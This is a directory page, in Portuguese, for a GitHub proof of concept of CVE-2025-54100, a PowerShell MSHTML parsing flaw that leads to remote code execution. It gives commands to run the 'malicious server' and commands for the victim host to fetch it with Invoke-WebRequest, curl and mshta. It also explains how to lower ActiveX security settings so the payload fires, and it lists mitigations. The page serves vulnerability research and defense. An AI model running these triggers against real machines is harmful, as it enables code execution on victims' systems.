
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-54100 — CVE-2025-54100(Vulnerabilidade de execução remota de código no PowerShell) | Kitploit

Ferramentas/GitHubGitHub/xiaolvchen/cve-2025-54100
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de Payloads
GitHubxiaolvchen/cve-2025-54100

CVE-2025-54100

CVE-2025-54100(Vulnerabilidade de execução remota de código no PowerShell)

Ver Repositório
134há 10 mesesAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    392
  • 5

    SafeLine

    chaitin/safeline

    WAF auto-hospedado e proxy reverso que filtra tráfego HTTP malicioso, bloqueia injeção SQL, XSS e ataques de bots, com limitação de taxa e criptografia dinâmica de HTML/JS.

    344
  • 6

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    336

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2025-54100 – PoC de análise de resposta do PowerShell

Demonstra como CVE-2025-54100 pode levar à execução remota de código (RCE) no Windows PowerShell 5.1 por meio da análise de HTML malicioso.

O que é o CVE-2025-54100?

Tipo de vulnerabilidade: risco de injeção de comandos quando Invoke-WebRequest não usa o parâmetro -UseBasicParsing

Nível de gravidade: CVSS 7.8 (Alto)

Causa raiz: a análise de respostas HTML baseada em MSHTML permite a execução de scripts (como ActiveXObject) no contexto do chamador

Sistemas afetados:

  • Windows 10 / 11
  • Windows Server 2008–2025
  • PowerShell 5.1

Como o PoC funciona

  1. O servidor FastAPI em CVE-2025-54100.py retorna um payload HTML cuidadosamente construído
  2. O script no HTML tenta instanciar objetos ActiveX, como WScript.Shell / Shell.Application
  3. Em hosts vulneráveis, o analisador MSHTML executa o script, demonstrando a execução remota de código ao iniciar o calc.exe
  4. O payload fornecido é mínimo e não destrutivo, destinado apenas a pesquisa e validação, mas pode ser expandido conforme necessário para análises adicionais

Início rápido

Requisitos de ambiente

  • Python 3.10+ (testado com FastAPI e Uvicorn)
  • Instalar dependências
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Executar o servidor malicioso

Inicie o serviço HTTP do PoC:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Disparo a partir do host vítima

Em um host Windows vulnerável, sem usar -UseBasicParsing, execute os seguintes comandos:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://192.168.26.16:8888"
# curl (alias no PowerShell)
curl http://192.168.26.16:8888
# mshta
mshta http://192.168.26.16:8888

Certifique-se de que a porta corresponde à configuração do servidor. Se o sistema estiver vulnerável, o script incorporado será executado pelo analisador MSHTML.

Nota: alguns antivírus podem bloquear esse comportamento, mesmo que a vulnerabilidade de análise ainda exista.

Solução de problemas e validação



  1. Se o calc.exe não aparecer:
    1. Abra as Opções da Internet no host vítima
    2. Vá para Segurança → Nível personalizado
    3. Habilite “Inicializar e scriptar controles ActiveX não marcados como seguros”
    4. Execute novamente o Invoke-WebRequest sem usar -UseBasicParsing

Esta etapa serve para validar o vetor de execução. Em cenários de ataque reais, os invasores podem usar ofuscação ou técnicas de bypass para contornar as restrições de segurança padrão.
Evidência de validação

PoC

Mitigações

A Microsoft já corrigiu essa vulnerabilidade em dezembro de 2025:

  1. Instale prontamente as atualizações de segurança do Windows

  2. Sempre use -UseBasicParsing para evitar a análise MSHTML:

    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. Migre para o PowerShell 7+ (pwsh). O PowerShell Core não depende mais do MSHTML para análise, evitando o problema em nível de arquitetura.


Referências

  • NVD: CVE-2025-54100
  • MSRC: Update Guide
  • GitHub: osman1337-security/CVE-2025-54100
Baixar ferramenta


